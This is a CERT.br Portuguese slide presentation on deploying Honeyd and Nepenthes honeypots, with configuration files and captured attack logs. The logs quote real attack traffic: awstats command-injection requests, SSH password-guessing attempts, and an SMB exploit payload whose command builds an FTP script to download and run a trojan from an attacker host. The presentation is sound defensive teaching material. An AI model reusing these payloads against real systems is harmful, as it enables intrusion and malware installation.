Implantação de Honeypots de Baixa Interatividade com Honeyd e Nepenthes


Klaus Steding-Jessen
jessen@cert.br
Marcelo Chaves
mhp@cert.br

Esta Apresentação:
http://www.cert.br/docs/palestras/

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto br
Comitê Gestor da Internet no Brasil

Sobre o CERT.br

Criado em 1997 como ponto focal nacional para tratar incidentes de segurança relacionados com as redes conectadas à Internet no Brasil



FIRST Improving Security Together MEMBER


APWG

SEIPartner CERT Courses

The Honeynet PROJECT®

http://www.cert.br/missao.html

Estrutura do CGI.br



01- Ministério da Ciência e Tecnologia
02- Ministério das Comunicações
03- Casa Civil da Presidência da República
04- Ministério da Defesa
05- Ministério do Desenvolvimento, Indústria e Comércio Exterior
06- Ministério do Planejamento, Orçamento e Gestão
07- Agência Nacional de Telecomunicações (Anatel)
08- Conselho Nacional de Desenvolvimento Científico e Tecnológico
09- Fórum Nacional de Secretários Estaduais para Assuntos de C&T
10- Representante de Notório Saber em Assuntos de Internet

11- Provedores de Acesso e Conteúdo
12- Provedores de Infra-estrutura de Telecomunicações
13- Indústria de Bens de Informática, Telecomunicações e Software
14- Segmento das Empresas Usuárias de Internet
15-18- Representantes do Terceiro Setor
19-21- Representantes da Comunidade Científica e Tecnológica

Atribuições do CGI.br

Entre as diversas atribuições e responsabilidades definidas no Decreto Presidencial nº 4.829, destacam-se:

- a proposição de normas e procedimentos relativos à regulamentação das atividades na internet
- a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil
- o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país**
- a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas**

Agenda

- Introdução
  - Conceitos
  - Histórico
  - Vantagens e Desvantagens
- Tipos de Honeypots
- Riscos
- Quando Usar Cada Tipo
- Baixa x Alta Interatividade
- Implementação
- Análise de Logs
- Estudos de Casos
  - O Projeto SpamPots
  - Consórcio Brasileiro de Honeypots
- Referências

"*A Honeypot is a security resource whose value lies in being probed, attacked or compromised.*"

— Lance Spitzner, Honeypots: Tracking Hackers

Possíveis Aplicações

- Detecção de *probes* e ataques automatizados
- Captura de ferramentas, novos *worms*/*bots*, etc
- Comparação com *logs* de *firewall*/IDS
- Identificação de máquinas infectadas/comprometidas
- Melhorar a postura de segurança

Histórico (1/2)

1988–1989: "*Stalking the Wily Hacker*" e "*The Cuckoo's Egg*", Clifford Stoll
Sistema não havia sido preparado para ser invadido. Discrepância de US$ 0,75 na contabilidade do sistema deu início à monitoração do invasor.

1992: "*An Evening with Berferd*", Bill Cheswick e "*There Be Dragons*", Steven M. Bellovin
Sistema preparado para ser invadido, visando o aprendizado. Foram utilizados emuladores de serviços e ambientes *chroot'd*.

Histórico (2/2)

1997–1998: Primeiras ferramentas
Deception Toolkit (DTK), Cybercop Sting, NetFacade, and NFR BackOfficer Friendly

1999: Início do projeto *Honeynet*, com 30 membros

2001: Início da *Honeynet Research Alliance*

2002: Honeyd

2006: Após 1 ano de desenvolvimento em paralelo
Mwcollect e Nepenthes se unem
Nepenthes passa a ser o *software* e Mwcollect uma comunidade sobre esforços de coleta de *malware*

Vantagens da Tecnologia

- Não há tráfego “normal” – tudo é suspeito e potencialmente malicioso
- Menor volume de dados para analisar do que sensores IDS
- Pode prover dados valiosos sobre atacantes
  - novos métodos
  - ferramentas usadas, etc
- Pode coletar novos tipos de *malware*
- Pode ser usado para capturar *spam*

Desvantagens da Tecnologia

- Dependendo do tipo de *honeypot*, pode oferecer riscos à instituição
- Pode demandar muito tempo
- Vê apenas os ataques direcionados ao *honeypot*

Tipos de Honeypots

- Baixa Interatividade
- Alta Interatividade

Honeypots de Baixa Interatividade

- Emulam serviços e sistemas
- O atacante não tem acesso ao sistema operacional real
- O atacante não compromete o *honeypot* (idealmente)
- Fácil de configurar e manter
- Baixo risco
- Informações obtidas são limitadas
- Exemplos: "*listeners*", emuladores de serviços, Honeyd, Nepenthes

Honeypots de Alta Interatividade

- Mais difíceis de instalar e manter
- Maior risco
- Necessitam mecanismos de contenção – para evitar que sejam usados para lançamento de ataques contra outras redes
- Coleta extensa de informações
- Exemplos: *honeynets* e *honeynets* virtuais

Honeynets

"*A Honeynet is nothing more than one type of honeypot. Specifically, it is a high interaction honeypot designed primarily for research, to gather information on the enemy. [...] A Honeynet is different from traditional honeypots, it is what we would categorize as a research honeypot.*"

– Lance Spitzner, Know Your Enemy: Honeynets

Características das *Honeynets*

- Redes com múltiplos sistemas e aplicações
- Mecanismo robusto de contenção de tráfego
  - pode possuir múltiplas camadas de controle
  - freqüentemente chamado de *honeywall*
- Mecanismos de alerta e de captura de dados

Requisitos das *Honeynets*

- Não haver poluição de dados
  - sem testes ou tráfego gerado pelos administradores
- Controle
  - deve impedir os ataques partindo da *honeynet* contra outros sistemas
  - precisa ser transparente para o atacante
  - pode não enganar todos os atacantes
  - deve permitir que o atacante “trabalhe”, baixe ferramentas, conecte no IRC, etc.
  - deve possuir múltiplas camadas de contenção
- Captura de dados
- Coleta de dados
- Mecanismos de alerta

Riscos

Riscos – Baixa Interatividade

- Comprometimento do Sistema Operacional "real" do *honeypot*
- O *software* do *honeypot* pode ter vulnerabilidades
- Atrair atacantes para a sua rede

Riscos – Alta Interatividade (1/2)

- Um erro nos mecanismos de controle ou na configuração pode:
  - permitir que o *honeypot* seja usado para prejudicar outras redes
  - abrir uma porta para a rede da sua organização
- Um comprometimento associado com sua organização pode afetar a sua imagem

Riscos – Alta Interatividade (2/2)

Porque são mais arriscados:

- Nível de interação – o atacante tem controle total sobre a máquina
- Complexos de instalar e manter
  - diversas tecnologias interagindo
  - múltiplos pontos de falha
- Novos ataques e ameaças inesperadas podem não ser contidos ou vistos

Quando Usar Cada Tipo

Uso – Baixa Interatividade

- Não há *hardware* suficiente para montar uma *honeynet*
- O risco de outro tipo de *honeypot* não é aceitável
- O propósito é:
  - identificar *scans* e ataques automatizados
  - enganar *script kiddies*
  - atrair atacantes para longe de sistemas importantes
  - coletar assinaturas de ataques

Uso – Alta Interatividade

- O propósito é observar:
  - o comportamento e as atividades de atacantes
  - um comprometimento real (não emulado)
  - conversas de IRC
- Coletar material para pesquisa e treinamento em análise de artefatos e análise forense

Baixa x Alta Interatividade

Características	Baixa Interatividade	Alta Interatividade
Instalação	**fácil**	**mais difícil**
Manutenção	**fácil**	**trabalhosa**
Obtenção de informações	**limitada**	**extensiva**
Necessidade de mecanismos de contenção	**não**	**sim**
Atacante tem acesso ao S.O. real	**não (em teoria)**	**sim**
Aplicações e serviços oferecidos	**emulados**	**reais**
Atacante pode comprometer o *honeypot*	**não (em teoria)**	**sim**
Risco da organização sofrer um comprometimento	**baixo**	**alto**

Implementação

Nepenthes

"*Nepenthes is a versatile tool to collect malware. It acts passively by emulating known vulnerabilities and downloading malware trying to exploit these vulnerabilities.*"

- http://nepenthes.mwcollect.org/

Nepenthes: instalação

```
1. instalar OpenBSD

2. editar o /etc/rc.conf.local

ntpd_flags=""
pf=YES
portmap=NO
inetd=NO
pflogd_flags="-s 1500 -f /var/log/pf/pflog"

3. instalar o nepenthes

# cd /usr/ports/net/nepenthes
# make install && make clean=depends

4. iniciar o nepenthes no /etc/rc.local

if [ -x /usr/local/bin/nepenthes ]; then
 echo -n ' nepenthes'
 /usr/local/bin/nepenthes -D -u _nepenthes -g _nepenthes -o never > /dev/null 2>&1
fi
```

Nepenthes: pf.conf

```
ext_if = "fxp0"

# reserved IPs
table <private> const { 127/8, 192.168/16, 172.16/12, 10/8 }

# options
set block-policy drop
set skip on lo0

# RFC1918
block drop in  quick on $ext_if from <private> to any
block drop out quick on $ext_if from any to <private>

# outgoing packets from this host are permited
pass out quick on $ext_if inet proto { tcp, udp, icmp } from ($ext_if) \
to any keep state

# permit and log all
pass in log (all)  quick on $ext_if inet proto { tcp, udp, icmp } \
all keep state

# EOF
```

Nepenthes: portas em `LISTEN`

```
tcp        0      0  *.80                   *.*                    LISTEN
tcp        0      0  *.42                   *.*                    LISTEN
tcp        0      0  *.10000                *.*                    LISTEN
tcp        0      0  *.5000                 *.*                    LISTEN
tcp        0      0  *.27347                *.*                    LISTEN
tcp        0      0  *.1023                 *.*                    LISTEN
tcp        0      0  *.5554                 *.*                    LISTEN
tcp        0      0  *.3140                 *.*                    LISTEN
tcp        0      0  *.139                  *.*                    LISTEN
tcp        0      0  *.3127                 *.*                    LISTEN
tcp        0      0  *.3372                 *.*                    LISTEN
tcp        0      0  *.2107                 *.*                    LISTEN
tcp        0      0  *.2105                 *.*                    LISTEN
tcp        0      0  *.2103                 *.*                    LISTEN
tcp        0      0  *.17300                *.*                    LISTEN
tcp        0      0  *.443                  *.*                    LISTEN
tcp        0      0  *.21                   *.*                    LISTEN
tcp        0      0  *.1025                 *.*                    LISTEN
tcp        0      0  *.445                  *.*                    LISTEN
tcp        0      0  *.135                  *.*                    LISTEN
tcp        0      0  *.6129                 *.*                    LISTEN
tcp        0      0  *.2745                 *.*                    LISTEN
tcp        0      0  *.995                  *.*                    LISTEN
tcp        0      0  *.993                  *.*                    LISTEN
tcp        0      0  *.465                  *.*                    LISTEN
tcp        0      0  *.220                  *.*                    LISTEN
tcp        0      0  *.143                  *.*                    LISTEN
tcp        0      0  *.110                  *.*                    LISTEN
tcp        0      0  *.25                   *.*                    LISTEN
```

Honeyd

"*Honeyd is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses - I have tested up to 65536 - on a LAN for network simulation.*"

- http://www.honeyd.org/

Honeyd: instalação

```
1. instalar OpenBSD

2. editar o /etc/rc.conf.local

ntpd_flags=""
pf=YES
portmap=NO
inetd=NO
pflogd_flags="-s 1500 -f /var/log/pf/pflog"

3. instalar o Honeyd

# cd /usr/ports/net/honeyd
# make install && make clean=depends

3. instalar o arpd

# cd /usr/ports/net/arpd
# make install && make clean=depends
```

Honeyd: honeyd.conf

```
### default
create default
set default personality "Microsoft Windows XP Professional"
set default default tcp action reset
set default default udp action reset
set default default icmp action open

###  Linux

create linux
set linux personality "Linux Kernel 2.4.3 SMP (RedHat)"
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open

add linux tcp port 111 open

bind 192.168.0.1 linux
bind 192.168.0.2 linux
```

Honeyd: iniciando arpd/Honeyd

- Configuração considerando o uso de um bloco de rede
- É possível configurar com apenas 1 IP
  - detalhes em http://www.honeyd.org/

```
1. iniciar arpd

# /usr/local/sbin/arpd 192.168.0.0/24

2. iniciar Honeyd

# /usr/local/bin/honeyd -l /var/honeyd/log/honeyd.log \
-f /var/honeyd/conf/honeyd.conf --disable-webserver \
-u 32767 -g 32767 192.168.0.0/24
```

Honeyd: pf.conf

```
ext_if = "fxp0"

# filter rules
block log on $ext_if all
pass quick on lo0 all

# outgoing packets from this host are permited
pass out quick on $ext_if inet proto { tcp, udp, icmp } from ($ext_if) \
to any keep state

# deny everything else to this host
block in log quick on $ext_if from any to ($ext_if)

# log all (honeyd traffic)
pass in log (all)  quick on $ext_if inet proto { tcp, udp, icmp } all \
keep state

# EOF
```

Análise de Logs

Logs Honeyd: exemplos

```
2008-02-12-12:51:42.6221 udp(17) - 221.208.208.90 49276 192.168.0.62 1026: 486
2008-02-12-12:51:42.6222 udp(17) - 221.208.208.90 49276 192.168.0.57 1026: 486
2008-02-12-12:51:42.6223 udp(17) - 221.208.208.90 49276 192.168.0.57 1027: 486
2008-02-12-12:51:42.6291 udp(17) - 221.208.208.90 49276 192.168.0.51 1026: 486
2008-02-12-12:51:42.6304 udp(17) - 221.208.208.90 49276 192.168.0.50 1026: 486
2008-02-12-12:51:42.6309 udp(17) - 221.208.208.90 49276 192.168.0.53 1026: 486
2008-02-12-12:51:42.6311 udp(17) - 221.208.208.90 49276 192.168.0.53 1027: 486
2008-02-12-12:51:42.6393 udp(17) - 221.208.208.90 49276 192.168.0.55 1026: 486
2008-02-12-12:51:42.6395 udp(17) - 221.208.208.90 49276 192.168.0.55 1027: 486
2008-02-12-12:51:42.6549 udp(17) - 221.208.208.90 49276 192.168.0.59 1026: 486
```

```
U 2008/02/12 12:51:42.621767 221.208.208.90:49276 -> 192.168.0.62:1026
  ................................................................
  ................FROM.......................TO.............6.......6...ST
  OP! WINDOWS REQUIRES IMMEDIATE ATTENTION...Windows has found 55 Critical Sy
  stem Errors...To fix the errors please do the following:..1. Download Regis
  try Update from: www.helpfixpc.com.2. Install Registry Update.3. Run Regist
  ry Update.4. Reboot your computer..FAILURE TO ACT NOW MAY LEAD TO SYSTEM FA
  ILURE!..
```

Logs Honeyd: exemplos (cont)

```
2008-02-12-11:40:03.1559 tcp(6) S 85.105.95.132 61426 192.168.0.53 4899
2008-02-12-11:40:03.2174 tcp(6) - 85.105.95.132 61427 192.168.0.54 4899: 48 S
2008-02-12-11:40:03.2795 tcp(6) - 85.105.95.132 61428 192.168.0.55 4899: 48 S
2008-02-12-11:40:03.3421 tcp(6) - 85.105.95.132 61429 192.168.0.56 4899: 48 S
2008-02-12-11:40:03.4061 tcp(6) - 85.105.95.132 61430 192.168.0.57 4899: 48 S
2008-02-12-11:40:03.4785 tcp(6) - 85.105.95.132 61431 192.168.0.58 4899: 48 S
2008-02-12-11:40:03.5315 tcp(6) - 85.105.95.132 61432 192.168.0.59 4899: 48 S
2008-02-12-11:40:03.5941 tcp(6) - 85.105.95.132 61433 192.168.0.60 4899: 48 S
2008-02-12-11:40:03.6544 tcp(6) - 85.105.95.132 61434 192.168.0.61 4899: 48 S
2008-02-12-11:40:03.7040 tcp(6) - 85.105.95.132 61421 192.168.0.48 4899: 48 S
2008-02-12-11:40:03.8132 tcp(6) - 85.105.95.132 61425 192.168.0.52 4899: 48 S
2008-02-12-11:40:03.8141 tcp(6) - 85.105.95.132 61424 192.168.0.51 4899: 48 S
2008-02-12-11:40:03.8144 tcp(6) - 85.105.95.132 61423 192.168.0.50 4899: 48 S
2008-02-12-11:40:03.9213 tcp(6) - 85.105.95.132 61427 192.168.0.54 4899: 48 S
2008-02-12-11:40:04.0317 tcp(6) - 85.105.95.132 61429 192.168.0.56 4899: 48 S
```

Logs Honeyd: exemplos (cont)

```
T 2008/02/12 07:12:50.212825 80.24.25.97:47573 -> 192.168.0.107:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:12:50.750526 80.24.25.97:42380 -> 192.168.0.99:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:12:53.489334 80.24.25.97:47616 -> 192.168.0.107:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:12:53.830341 80.24.25.97:42420 -> 192.168.0.99:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:12:56.844227 80.24.25.97:47690 -> 192.168.0.107:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:12:57.281561 80.24.25.97:42498 -> 192.168.0.99:22 [AP]
  SSH-2.0-libssh-0.1..

T 2008/02/12 07:13:00.511088 80.24.25.97:47770 -> 192.168.0.107:22 [AP]
  SSH-2.0-libssh-0.1..
```

Logs Honeyd: exemplos (cont)

```
Feb 12 07:12:52 hpot sshd: 'root'  (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:12:52 hpot sshd: 'root'  (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:12:55 hpot sshd: 'root'  (password '0767390145') from 80.24.25.97
Feb 12 07:12:55 hpot sshd: 'root'  (password '0767390145') from 80.24.25.97
Feb 12 07:12:59 hpot sshd: 'admin' (password '0767390145') from 80.24.25.97
Feb 12 07:12:59 hpot sshd: 'admin' (password '0767390145') from 80.24.25.97
Feb 12 07:13:02 hpot sshd: 'admin' (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:13:06 hpot sshd: 'test'  (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:13:10 hpot sshd: 'test'  (password '0767390145') from 80.24.25.97
Feb 12 07:13:13 hpot sshd: 'user'  (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:13:18 hpot sshd: 'user'  (password '0767390145') from 80.24.25.97
Feb 12 07:13:22 hpot sshd: 'user1' (password '0729551027') from 80.24.25.97
Feb 12 07:13:26 hpot sshd: 'user1' (password '0767390145') from 80.24.25.97
Feb 12 07:13:30 hpot sshd: 'user1' (password 'dumn3z3u') from 80.24.25.97
Feb 12 07:13:33 hpot sshd: 'user'  (password '1qazsdfg') from 80.24.25.97
Feb 12 07:13:37 hpot sshd: 'user1' (password '1qazsdfg') from 80.24.25.97
Feb 12 07:13:40 hpot sshd: 'mail'  (password '0767390145') from 80.24.25.97
Feb 12 07:13:43 hpot sshd: 'mail'  (password '1qazsdfg') from 80.24.25.97
Feb 12 07:13:48 hpot sshd: 'mail'  (password 'dumn3z3u') from 80.24.25.97
```

Logs Honeyd: exemplos (cont)

```
T 2005/03/09 01:59:00.964438 64.62.145.98:37830 -> honeypot:80 [AP]
GET //www/cgi-bin/awstats.pl?configdir=|%20id%20| HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: honeypot..Connection: Close....

T 2005/03/09 02:55:56.321120 220.227.154.102:37869 -> honeypot:80 [AP]
GET //cp/awstats/awstats.pl?configdir=|%20id%20| HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: honeypot..Connection: Close....

T 2005/03/09 03:03:21.930972 61.220.91.20:2257 -> honeypot:80 [AP]
GET //awstats/perl/awstats.pl?configdir=|%20id%20| HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: honeypot..Connection: Close....
```

Logs Honeyd: exemplos (cont)

```
2005/08/20 21:08:18.903191 200.171.70.98:4187 -> 10.0.0.3:445 [A]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
.............................cmd /c echo open phr3akftp.darksensui.info 612
>appmr.dll &echo user phr klopklop >>appmr.dll &echo binary >>appmr.dll &echo
get >>appmr.dll &echo phr.exe >>appmr.dll &echo phr.exe >>appmr.dll &echo bye
>>appmr.dll &ftp.exe -n -s:appmr.dll &del appmr.dll &phr.exe...BBBBB

$ ftp ftp://phr:klopklop@phr3akftp.darksensui.info:612/phr.exe 110592
bytes received in 5.39 seconds (20.03 KB/s)
221 Goodbye!

Scanned file:   phr.exe
phr.exe - infected by Trojan-Dropper.Win32.Juntador.c
```

Logs Nepenthes: exemplos

```
[11022008 03:50:46 debug net mgr] Accepted Connection Socket TCP  (accept)
200.104.169.24:3775 -> hpot:445
[11022008 03:50:56 info down mgr] Handler ftp download handler will download
ftp://200.104.169.24:21910/msnnmaneger.exe
[11022008 03:50:56 info down handler] url has
ftp://200.104.169.24:21910/msnnmaneger.exe ip, we will download it now

[2008-02-11T03:51:25] 200.104.169.24 -> hpot \
ftp://200.104.169.24:21910/msnnmaneger.exe 62a00070154ecd8e3b5bda83432ba4c3
```

AVG	-	-	BackDoor.RBot.AX
BitDefender	-	-	DeepScan:Generic.Malware.KIFWXg.44C81B79
CAT-QuickHeal	-	-	Backdoor.SdBot.gen
ClamAV	-	-	PUA.Packed.Themida
F-Secure	-	-	Backdoor:W32/Rbot.GJJ
Ikarus	-	-	Generic.Sdbot
NOD32v2	-	-	a variant of Win32/Packed.Themida
Prevx1	-	-	BACKDOOR.DIMPY.WIN32VBSY.Q
Sophos	-	-	Sus/ComPack
Sunbelt	-	-	VIPRE.Suspicious
TheHacker	-	-	W32/Behav-Heuristic-064
VirusBuster	-	-	Worm.Rbot.VDL

Logs Nepenthes: exemplos


```
Feb 11 03:50:56.360974 200.104.169.24.3788 > hpot.445
  0020: 5010 faf0 fcce 0000 ff53 4d42 7300 0000  .........SMBs...
  0030: 0018 07c8 0000 0000 0000 0000 0000 0000  ................
  0040: 0000 3713 0000 0000 0cff 0000 0004 110a  ................
